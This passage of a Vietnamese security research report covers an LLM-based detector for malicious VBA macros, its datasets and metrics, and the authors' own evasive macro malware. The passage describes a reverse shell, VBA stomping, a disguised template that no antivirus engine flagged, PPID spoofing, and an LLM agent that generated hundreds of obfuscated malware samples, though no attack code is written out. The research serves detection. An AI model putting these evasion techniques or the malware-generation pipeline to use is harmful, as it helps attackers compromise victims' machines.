2. **Định dạng hóa dữ liệu (JSON Serialization):** Toàn bộ các đặc trưng sau khi được trích xuất và làm sạch sẽ được tổng hợp, cấu trúc hóa và đóng gói thành định dạng JSON. Quá trình này giúp chuẩn hóa ngữ cảnh đầu vào trước khi đưa vào mô hình học máy.
3. **Tích hợp suy luận LLM:** Tập JSON chuẩn hóa được truyền vào LLM kết hợp với System Prompt chuyên biệt. Dựa trên cơ chế Chain-of-Thought, LLM sẽ phân tích và xuất ra kết quả định dạng chuẩn bao gồm: *Analysis* (Phân tích chi tiết từng góc nhìn), *Reasoning* (Lập luận logic cho phán quyết), *Confidence* (Độ tin cậy của kết luận trên thang 0-100), và *Verdict* (Nhãn phân loại cuối cùng: MALICIOUS, SUSPICIOUS, hoặc BENIGN).

Để đo lường hiệu suất và tính khả thi của mô hình phát hiện, nghiên cứu sử dụng ma trận nhầm lẫn (Confusion Matrix) với các độ đo tiêu chuẩn trong bài toán phân loại bao gồm: *Accuracy* (Độ chính xác), *Precision* (Độ chuẩn xác), *Recall* (Độ thu hồi) và *F1-score*. Quá trình đánh giá được chia thành các kịch bản thí nghiệm (scenarios) như sau:

- **So sánh với mô hình cơ sở:** Đánh giá và so sánh hiệu suất của kiến trúc LLM Agent-Driven CoT với các mô hình Học máy truyền thống (như Random Forest, K-Nearest Neighbors - KNN, và Multilayer Perceptron - MLP) trên tập dữ liệu Zenodo nhằm làm rõ ưu/nhược điểm của từng phương pháp.
- **Đánh giá hiệu quả của phương pháp trích xuất đa chiều:** Tiến hành phân tích cắt lớp (Ablation study) để so sánh hiệu suất giữa phương pháp trích xuất cơ bản (*Basic Extraction* - chỉ dùng VBA) và phương pháp trích xuất toàn diện (*All features extraction* - kết hợp VBA, P-Code, OOXML).

- **Đánh giá khả năng chống lừa tránh:** Kiểm thử mô hình trên các tập dữ liệu mã độc do nhóm tự sinh (bao gồm các mẫu Phase 1, mẫu được làm rối Phase 2, và các mẫu lừa đảo thực tế dưới định dạng .docx/.html). Kịch bản này nhằm xác định *Detection Rate* (Tỷ lệ phát hiện) đối với các kỹ thuật lừa tránh tinh vi chưa từng xuất hiện trước đó (Zero-day/Adversarial examples).

3.2.4 Dataset

Bộ dữ liệu huấn luyện được xây dựng từ nhiều nguồn mã VBA công khai và các tài liệu Microsoft Office có chứa macro. Sau quá trình thu thập, các mẫu được chuẩn hóa, kiểm tra, gắn nhãn và tổng hợp thành bộ dữ liệu phục vụ việc xây dựng mô hình phát hiện macro VBA độc hại. Bộ dữ liệu bao gồm cả các mẫu VBA lành tính và các mẫu VBA có hành vi độc hại hoặc đáng ngờ, giúp mô hình học được các đặc trưng phân biệt giữa macro phục vụ mục đích hợp lệ và macro có nguy cơ gây mất an toàn thông tin.

Nhóm dữ liệu benign được thu thập từ các kho mã nguồn VBA công khai trên GitHub, bao gồm AllenMattson/VBA³, tduyng/vba-excel⁴, ScottSchaen/excel-vba-macros⁵ và VBA-Code-Library⁶. Các nguồn này chủ yếu cung cấp macro hợp lệ phục vụ xử lý dữ liệu, tự động hóa bảng tính, tạo báo cáo và xây dựng các hàm tiện ích trong Excel.

Dữ liệu MalwareBazaar⁷ được thu thập theo các gói dữ liệu hằng ngày trong giai đoạn từ tháng 04 năm 2025 đến tháng 05 năm 2026. Sau khi tải về, các tệp Office được lọc theo định dạng, trích xuất mã VBA và kiểm tra các chỉ báo nguy hiểm trước khi đưa vào kho dữ liệu. Các hành vi thường xuất hiện trong nhóm này gồm thực thi lệnh hệ thống, tải tệp từ Internet, gọi API hệ điều hành, làm rối chuỗi ký tự và né tránh môi trường phân tích.

Bảng 2: Nguồn dữ liệu, vai trò và thời gian thu thập

Nguồn dữ liệu	Vai trò	Thời gian	Ghi chú
Các kho VBA công khai trên GitHub	Huấn luyện	09/2019-10/2021	Cung cấp chủ yếu các mẫu VBA lành tính.
MalwareBazaar Daily	Huấn luyện	04/2025 - 05/2026	Cung cấp các tệp Office có macro và mã VBA được trích xuất.
Zenodo	Kiểm thử	07-2019	Bộ dữ liệu độc lập gồm 3.000 mẫu để đánh giá mô hình.

Hình 28 thể hiện phân bố tổng quát của bộ dữ liệu huấn luyện được tổng hợp trong kho GitHub. Bộ dữ liệu gồm 625 mẫu benign và 635 mẫu malicious. Việc tập trung dữ liệu trong một kho chung giúp bảo đảm các bước tiền xử lý, trích xuất macro và gắn nhãn được quản lý nhất quán trong suốt quá trình thực nghiệm.


³<https://github.com/AllenMattson/VBA>

⁴<https://github.com/tduyng/vba-excel>

⁵<https://github.com/ScottSchaen/excel-vba-macros>


⁶<https://github.com/carvetighter/VBA-Code-Library>

⁷<https://datalake.abuse.ch/malware-bazaar/daily/>



Hình 26: Phân bố bộ dữ liệu huấn luyện gồm 625 mẫu benign và 635 mẫu malicious.

Ngoài phân bố theo nhãn, các mẫu trong tập huấn luyện còn được thống kê theo phần mở rộng tệp như minh họa tại Hình 28. Nhóm benign tập trung chủ yếu ở các tệp mã nguồn VBA như `.bas` và `.vba`, trong khi nhóm malicious xuất hiện nhiều hơn ở các định dạng tài liệu Office như `.xls`, `.xlsx`, `.doc` và `.xlsm`. Sự khác biệt này phản ánh đặc điểm của từng nguồn dữ liệu: mẫu benign chủ yếu là mã nguồn VBA công khai, còn mẫu malicious thường được lưu trong tài liệu Office có macro.




Hình 27: Phân bố phần mở rộng tệp trong hai nhóm benign và malicious của bộ dữ liệu huấn luyện.

Bảng 3: Thống kê số lượng mẫu theo phần mở rộng tệp

Phần mở rộng	Benign	Malicious
.bas	398	0
.doc	0	84
.docm	0	13
.docx	4	6
.ppam	0	3
unknown	0	3
.vba	212	0
.xls	0	323
.xlsm	10	45
.xlsx	0	150
.zip	0	2

Bên cạnh tập huấn luyện, tập dữ liệu kiểm thử được xây dựng từ một tập con của bộ dữ liệu *Malicious MS Office Documents Dataset* trên Zenodo [5]. Bộ dữ liệu này cũng được sử dụng trong nghiên cứu về trích xuất đặc trưng chống làm rối đối với macro Office của Imperiale *et al.* [4]. Tập kiểm thử gồm 480 mẫu benign và 2.520 mẫu malicious, không được sử dụng trong quá trình huấn luyện. Việc sử dụng dữ liệu từ một nguồn độc lập giúp đánh giá khả năng mô hình nhận diện các macro VBA chưa từng xuất hiện trong tập train.

Zenodo Baseline Dataset (3,000 Samples)




Hình 28: Phân bố bộ dữ liệu kiểm thử gồm 3.000 mẫu được chọn từ Zenodo.

4 Kết Quả Thực Nghiệm và Đánh Giá

4.1 Kết quả đánh giá malware VBA đã xây dựng

Kết quả quan trọng nhất là bên phía máy chủ tấn công (Attacker Machine) nhận được kết nối trả về thành công từ máy nạn nhân ngay cả khi Antivirus được bật trên Win 10, tiến trình Word tuy có hơi lag ở ban đầu nhưng chỉ vài giây ngay lập tức hoạt động bình thường, thậm chí khi tắt Word thì Reverse Shell vẫn không mất.

Kể tấn công bật cổng lắng nghe bằng netcat. Ngay sau khi nạn nhân bấm “Enable Content” trên file Word, kết nối Reverse Shell lập tức được thiết lập.



Hình 29: Kết nối Reverse Shell thành công qua netcat.

Dưới đây là các kết quả thực nghiệm minh chứng cho tính hiệu quả của các kỹ thuật lẩn tránh (Evasion) đã áp dụng.

Test 1: Phân tích tĩnh bằng olevba

olevba (nằm trong bộ công cụ oletools) là một trong những công cụ phân tích tĩnh khá nhẹ nhất, chuyên được các chuyên gia phân tích mã độc sử dụng để phát hiện macro độc hại và dấu hiệu VBA Stomping.

Kết quả trước khi áp dụng VBA Stomping (Mã nguồn chưa làm sạch): Khi quét file `templatex.dotm` (chứa mã nguồn VBA độc hại rõ ràng), olevba dễ dàng bắt được hàng loạt các cờ (flag) nhạy cảm:

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	environment	May read system environment variables
Suspicious	Lib	May run code from a DLL
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

VBA Stomping detection is experimental: please report any false positive/negative at <https://github.com/decalage2/oletools/issues>

Hình 30: Olevba phát hiện cảnh báo VBA Stomping.

Kết quả sau khi áp dụng VBA Stomping : Khi quét file `.dotm` đã được Stomping bằng mã giả mạo kế toán (`clean_macro copy.vba` đã được tinh chỉnh để chèn các từ khóa nhạy cảm vào biến rác), olevba hoàn toàn bị đánh lừa.

```
bufferCapacity = 0

RenderVectorGraphics = True
End Function
```


Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened

Hình 31: Kết quả khi thực hiện viết lại mã nguồn sạch VBA.

Test 2: Phân tích bằng Threat Intelligence

Kết quả quét trên VirusTotal (Static Analysis Bypass) Vì quá trình hoạt động của mã cần tới 2 file nên chúng ta cần upload ba trường hợp lên Virustotal.

Test file template chứa mã macro độc hại Để đánh giá tỷ lệ bị phát hiện bởi các phần mềm diệt virus (AV) và hệ thống EDR thương mại, tài liệu .dotm hoàn thiện được đẩy lên hệ thống quét trực tuyến VirusTotal.



Hình 32: Kết quả quét file template chứa mã macro trên VirusTotal.


Kết quả quét cho thấy 0/61 engine phát hiện file là mã độc, tức là ở thời điểm kiểm tra, các antivirus tích hợp trong VirusTotal chưa gắn nhãn độc hại cho mẫu này. Điều này cho thấy lớp né tránh tĩnh của mẫu tương đối hiệu quả, đặc biệt sau khi kết hợp Template Polyglot, VBA Stomping và kỹ thuật viết clean VBA nhằm làm giảm sự bất thường giữa source code hiển thị và phần logic thực thi thực tế.

Tuy nhiên, kết quả này không đồng nghĩa file an toàn. VirusTotal chủ yếu phản ánh khả năng phát hiện của nhiều engine tại thời điểm upload, trong đó phần lớn vẫn dựa mạnh vào chữ ký, heuristic tĩnh, metadata và một phần phân tích hành vi tự động. Với mẫu này, việc template được ngụy trang thành .html và source VBA hiển thị là mã sạch có thể làm giảm khả năng phát hiện dựa trên extension, keyword và macro source. Nếu công cụ phân tích không kiểm tra sâu cấu trúc OLE, P-code hoặc quan hệ external template, mẫu có thể vượt qua bước quét ban đầu.


Điểm đáng chú ý là VirusTotal vẫn có cảnh báo từ cộng đồng/rule phụ, ví dụ rule YARA liên quan đến AutoOpen macro và IDS rule liên quan đến kết nối DNS-over-HTTPS tới Google DNS. Điều này cho thấy dù các AV engine chưa phát hiện, một số tín hiệu hành vi hoặc đặc điểm cấu trúc vẫn có thể bị nhận diện ở mức rule/phân tích bổ sung. Nói cách khác, mẫu chưa bị detect bởi AV truyền thống, nhưng không hoàn toàn “vô hình” trước các lớp giám sát nâng cao.

Test file docx làm mồi nhử chứa payload thực thi

Falcon Sandbox Reports (1)



Hình 35: Kết quả quét Sandbox ghi nhận mức độ Suspicious (50/100).



Hình 36: Báo cáo Falcon Sandbox phát hiện hành vi Malicious (100/100).

Hệ thống ghi nhận điểm Threat Score cao dựa trên các chỉ báo như: file extension mismatch (do kỹ thuật nguy trang .html), macro VBA vô hiệu hóa cơ chế xử lý lỗi, và việc tìm thấy OLE string chỉ thị tự động thực thi macro khi mở/đóng/chỉnh sửa tài liệu. Báo cáo từ Falcon Sandbox đặc biệt nhấn mạnh mức độ nguy hiểm với Threat Score tuyệt đối (100/100) và dán nhãn **Malicious**, phản ánh khả năng của hệ thống phân tích động trong việc bắt giữ các chuỗi thực thi ẩn mà phân tích tĩnh đã bỏ qua.


Test 3: Phân tích Hành vi & EDR (PPID Spoofing)

Sau khi kiểm tra tĩnh thành công, chúng ta tiến hành mở file Word trên môi trường máy ảo mục tiêu (Windows 10/11) có bật sẵn Windows Defender để kích hoạt macro.

Thay vì kết nối mạng (Reverse Shell) bắt nguồn trực tiếp từ tiến trình **WINWORD.EXE** (hành vi rất đáng ngờ sẽ bị EDR chặn ngay lập tức), kỹ thuật Parent Process ID (PPID) Spoofing tìm và khởi tạo một tiến trình mạng chạy ngầm với tư cách là con của **explorer.exe** (hoặc một tiến trình hợp lệ khác đã được chỉ định).

Kiểm tra bằng công cụ Process Explorer (Sysinternals) cho thấy:

- Tiến trình mạng (ví dụ: cấp phát shell) đứng độc lập và là con của **explorer.exe** (PPID 5056).
- Tiến trình **WINWORD.EXE** vẫn chạy bình thường, không có thread hay tiến trình con nào đáng ngờ.



Hình 37: Process Explorer cho thấy tiến trình mạng là con của explorer.exe nhờ PPID Spoofing.

4.2 Đánh giá Mô hình Tạo sinh Mã độc

Định nghĩa Các Chỉ số Đánh giá

Để đo lường một cách khách quan sức mạnh của hệ thống, nhóm đã thống nhất sử dụng hai hệ quy chiếu chính. Đầu tiên là Tỷ lệ Thực thi Thành công (ASR), một thước đo cực kỳ quan trọng để xác định xem mô hình có thực sự hiểu cách viết ra một đoạn mã vừa chuẩn cú pháp vừa chạy được trơn tru hay không. Chỉ số này được tính toán bằng:

$$ASR = \left(\frac{\text{Số mẫu thực thi thành công}}{\text{Tổng số mẫu được sinh ra}} \right) \times 100\%$$

Thước đo thứ hai là Tỷ lệ Phát hiện (DR), dùng để đánh giá khả năng "tàng hình" của mã độc khi đối đầu trực diện với khoảng 60 phần mềm diệt virus khét tiếng trên thị trường. Chỉ số này được xác định thông qua:

$$DR = \left(\frac{\text{Số AV engines báo động}}{\text{Tổng số AV engines tham gia quét}} \right) \times 100\%$$

Kết quả Thực nghiệm

Trong quá trình tạo ra 100 mẫu Base Malware, hệ thống đã xử lý tổng cộng hơn 200 lần gọi LLM (tính cả các vòng lặp tự sửa lỗi). Nhờ kiến trúc Agentic với cơ chế Hard-Fail Interceptor của Checker, toàn bộ 100 mẫu cuối cùng đều vượt qua kiểm duyệt và đạt tỷ lệ thực thi thành công (ASR) 100% trong môi trường kiểm soát (thực thi trong máy ảo Windows 10 với Macro Security được hạ xuống mức thấp). Đây là cải tiến đáng kể so với việc dùng một lần gọi LLM đơn giản, vốn thường cho tỷ lệ lỗi cú pháp lên đến 30-40% do hiện tượng ảo giác.

Từ 100 mẫu gốc đó, hệ thống tiếp tục áp dụng các chiến lược làm rối để tự động tạo ra thêm 298 biến thể, nâng tổng kích thước tập dữ liệu lên gần 400 mẫu VBA malware. Hình ?? thể hiện sự phân bố của các mẫu mã độc trong tập dữ liệu này. Tập dữ liệu sau khi được sinh ra (bao gồm mẫu gốc và các biến thể làm rối) đã được gửi lên hệ thống VirusTotal để đo lường Detection Rate (DR). Bảng 4 trình bày chi tiết kết quả thử nghiệm đo lường khả năng lẫn tránh.

